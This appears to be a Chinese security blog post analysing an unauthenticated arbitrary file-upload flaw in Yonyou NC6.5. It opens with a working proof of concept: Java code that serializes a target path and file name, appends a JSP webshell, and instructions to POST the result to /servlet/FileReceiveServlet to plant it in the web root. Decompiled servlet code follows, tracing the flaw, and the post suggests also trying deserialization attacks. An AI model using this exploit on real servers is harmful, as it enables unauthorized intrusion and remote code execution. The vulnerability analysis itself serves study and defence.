X 友 NC6.5 未授权文件上传漏洞分析

开场白

X 友 NC6.5 昨天看有爆出未授权上传漏洞，然后我们的远海小朋友研究了一下写了篇分析文投稿了。

“教育安全，尽在掌控”

POC

先给出 poc 吧，我相信很多人也不见得喜欢看太多分析，不浪费大家时间总是好事情。

一、首先，我们需要自己准备一个待写入的 jsp 小马（这里是 test.jsp），内容随意。

二、其次，通过以下 java 代码生成上传时所需要的 post 内容，因为涉及到序列化（以下 poc 也参考了其他师傅的写法）：


```
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.ObjectOutputStream;
import java.util.Map;
import java.io.*;
import java.util.HashMap;
public class test {
public static void main(String[] args) throws IOException {
 Map metaInfo=new HashMap();
 metaInfo.put("TARGET_FILE_PATH","webapps/nc_web"); //nc6.5的默认目录为we bapps/nc_web。
 //且该目录存在文件执行权限
 metaInfo.put("FILE_NAME","test.jsp"); //定义FILE_NAME键-》值为test.jsp
 //根据File outFile = new File(path, fileName);
 //文件最终在/webapps/nc_web/test.jsp 也就是根目录下的test.jsp
 ByteArrayOutputStream bOut=new ByteArrayOutputStream();
 //创建字节缓冲区
 ObjectOutputStream os=new ObjectOutputStream(bOut);
 os.writeObject(metaInfo);
 InputStream in=test.class.getResourceAsStream("test.jsp");
 //读取test.jsp的内容
 byte[] buf=new byte[1024];
 int len=0;
 while ((len=in.read(buf))!=-1){
  bOut.write(buf,0,len);
  }
  FileOutputStream fileOutputStream = new FileOutputStream("E:\\1.cer");
  fileOutputStream.write(bOut.toByteArray());
   } }
```

三、将生成的 1.cer 的内容作为 post 的 body 通过 postman 或

二、将生成的 1.cer 的内容作为 post 的 body 通过 postman 或其他软件提交到目标接口上去就好了，接口地址为

```
/servlet/FileReceiveServlet
```

附上图：




分析详情


漏洞点:/servlet/FileReceiveServlet

根据 web.xml 向导，查看对应 servlet 的映射，/service/* 和 /servlet/* 都对应 nc.bs.framework.server.InvokerServlet 类


其类在 / yonyou\home\lib\fwserver.jar 包内



其 servlet 的 doGet 和 doPost 方法都指向 doAction 方法




这里直接看 doAction 方法就可以了




```
private void doAction(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
  String token = getParamValue(request, "security_token");
  String userCode = getParamValue(request, "user_code");
  if (userCode != null)
    InvocationInfoProxy.getInstance().setUserCode(userCode);
  if (token != null)
    NetStreamContext.setToken(KeyUtil.decodeToken(token));
  String pathInfo = request.getPathInfo();
  log.debug("Before Invoke: " + pathInfo);
  long requestTime = System.currentTimeMillis();
  try {
    if (pathInfo == null)
      throw new ServletException("Service name is not specified, pathInfo is null");
    pathInfo = pathInfo.trim();
    String moduleName = null;
    String serviceName = null;
    if (pathInfo.startsWith("/~")) {
      moduleName = pathInfo.substring(2);
      int slashIndex = moduleName.indexOf("/");
      if (slashIndex >= 0) {
        serviceName = moduleName.substring(slashIndex);
        if (slashIndex > 0) {
          moduleName = moduleName.substring(0, slashIndex);
        } else {
          moduleName = null;
        }
      } else {
        moduleName = null;
        serviceName = pathInfo;
      }
    } else {
      serviceName = pathInfo;
    }
    if (serviceName == null)
      throw new ServletException("Service name is not specified");
    int beginIndex = serviceName.indexOf("/");
    if (beginIndex < 0 || beginIndex >= serviceName.length() - 1)
      throw new ServletException("Service name is not specified");
    serviceName = serviceName.substring(beginIndex + 1);
    Object obj = null;
    try {
      obj = getServiceObject(moduleName, serviceName);
    } catch (ComponentException e) {
```


这里主要是根据 request.getPathInfo() 的值获取了对应的 moduleName 和 serviceName



```
String pathInfo = request.getPathInfo();
log.debug("Before Invoke: " + pathInfo);
long requestTime = System.currentTimeMillis();
try {
  if (pathInfo == null)
    throw new ServletException("Service name is not specified, pathInfo is null");
  pathInfo = pathInfo.trim();
  String moduleName = null;
  String serviceName = null;
  if (pathInfo.startsWith("/~")) {
    moduleName = pathInfo.substring(2);
    int slashIndex = moduleName.indexOf("/");
    if (slashIndex >= 0) {
      serviceName = moduleName.substring(slashIndex);
      if (slashIndex > 0) {
        moduleName = moduleName.substring(0, slashIndex);
      } else {
        moduleName = null;
      }
    } else {
      moduleName = null;
      serviceName = pathInfo;
    }
  } else {
    serviceName = pathInfo;
  }
  if (serviceName == null)
    throw new ServletException("Service name is not specified");
  int beginIndex = serviceName.indexOf("/");
  if (beginIndex < 0 || beginIndex >= serviceName.length() - 1)
    throw new ServletException("Service name is not specified");
```


最终将值传递给了 getServiceObject 方法



```
}
if (serviceName == null)
  throw new ServletException("Service name is not specified");
int beginIndex = serviceName.indexOf("/");
if (beginIndex < 0 || beginIndex >= serviceName.length() - 1)
  throw new ServletException("Service name is not specified");
serviceName = serviceName.substring(beginIndex + 1);
Object obj = null;
try {
  obj = getServiceObject(moduleName, serviceName);
} catch (ComponentException e) {
  String msg = svcNotFoundMsgFormat.format(new Object[] { serviceName });
  Logger.error(msg, (Throwable)e);
  throw new ServletException(msg);
}
```


其 getServiceObject 的主要作用是根据 moduleName 和 serviceName 去查找服务。

```
private Object getServiceObject(String moduleName, String serviceName) throws ComponentException {
  Object retObject = null;
  if (moduleName == null) {
    retObject = NCLocator.getInstance().lookup(serviceName);
  } else {
    retObject = serviceObjMap.get(moduleName + ":" + serviceName);
    if (retObject == null) {
      Container deployed = BusinessAppServer.getInstance().getContainer(moduleName);
      try {
        retObject = deployed.getContext().lookup(serviceName);
      } catch (ComponentException exp) {
        try {
          Class<?> clazz = deployed.getClassLoader().loadClass(serviceName);
          retObject = clazz.newInstance();
        } catch (ClassNotFoundException e) {
          throw new FrameworkRuntimeException(instantiateMsgFormat.format(new Object[] { moduleName, serviceName }, ), e);
        } catch (InstantiationException e) {
          throw new FrameworkRuntimeException(instantiateMsgFormat.format(new Object[] { moduleName, serviceName }, ), e);
        } catch (IllegalAccessException e) {
          throw new FrameworkRuntimeException(instantiateMsgFormat.format(new Object[] { moduleName, serviceName }, ), e);
        }
      }
    }
    if (retObject != null)
      serviceObjMap.put(moduleName + ":" + serviceName, retObject);
  }
  return retObject;
}
```


最终问题在于 FileReceiveServlet。

根据文档，FileReceiveServlet 所对应的类为 com.yonyou.ante.servlet.FileReceiveServlet

```
<component accessProtected="false" name="FileReceiveServlet" remote="true"
    singleton="true" tx="NONE">
    <implementation>com.yonyou.ante.servlet.FileReceiveServlet</implementation>
</component>
```


jar 包所在目录:/yonyou\home\modules\uapss\lib

问题主要在 68 行，File outFile = new File(path, fileName);

```
59      servletInputStream = req.getInputStream();
60      servletOutputStream = resp.getOutputStream();
61      ois = new ObjectInputStream((InputStream)servletInputStream);
62      Map<String, Object> metaInfo = null;
63      metaInfo = (Map<String, Object>)ois.readObject();
65      path = (String)metaInfo.get("TARGET_FILE_PATH");
66      fileName = (String)metaInfo.get("FILE_NAME");
68      File outFile = new File(path, fileName);
70      os = new FileOutputStream(outFile);
72      byte[] buffer = new byte[1024];
```



这里创建了一个文件，导致任意文件上传。

不过这里需要注意的是。path 和 fileName 的值是将

req.getInputStream(); （io 流）进行反序列化操作并将结果传递给 metaInfoi 接口。

63 行还调用了 readObject()。还可以尝试一下反序列化漏洞。。。

path 和 filename 分别获取 metaInfo 的 TARGET_FILE_PATH 键和 FILE_NAME 键的值



70 行，创建文件流，并将 getInputStream 的内容进行写入，造成任意文件上传。

结语

该任意上传并不复杂，相信大家看了分析基本也都看得懂，自己通过分析这一过程也学到了一些东西。